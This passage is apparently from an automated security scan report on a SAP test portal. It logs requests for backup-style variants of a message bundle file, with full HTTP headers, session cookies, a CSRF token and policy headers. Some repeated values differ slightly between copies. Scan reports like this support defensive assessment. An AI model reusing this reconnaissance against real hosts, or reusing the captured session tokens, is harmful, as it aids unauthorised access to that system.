Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

Response 1

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:59:04 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
Content-Length: 35773
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 10:58:54 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 https://*.data.blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher). The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The application was started, however, in standards mode (IE9 or higher
...[SNIP]...

Request 2

```
GET /sap/public/bc/ur/nw7/js/texts/khk.properties.xz?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:59:06 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.102. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.zip

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties

Request 1

```
GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.zip?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
```


Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

Response 1

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:59:16 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 10:59:06 GMT
sap-server: true
Vary: Accept-Encoding
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Content-Length: 35773
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher). The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The application was started, however, in standards mode (IE9 or higher
...[SNIP]...

Request 2

GET /sap/public/bc/ur/nw7/jss/texts/vhse.properties.zip?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJdJC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/

```
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:59:18 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.103. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties1

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties

Request 1

```
GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties1?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:02:41 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
```

Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
Content-Length: 35773
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 11:02:31 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher).
The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The application was started, however, in standards mode (IE9 or higher
...[SNIP]...

Request 2

GET /sap/public/bc/ur/nw7/js/texts/l.properties1?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

Response 2

HTTP/1.1 404 Resource Not Found

Date: Thu, 30 Jun 2022 11:02:43 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
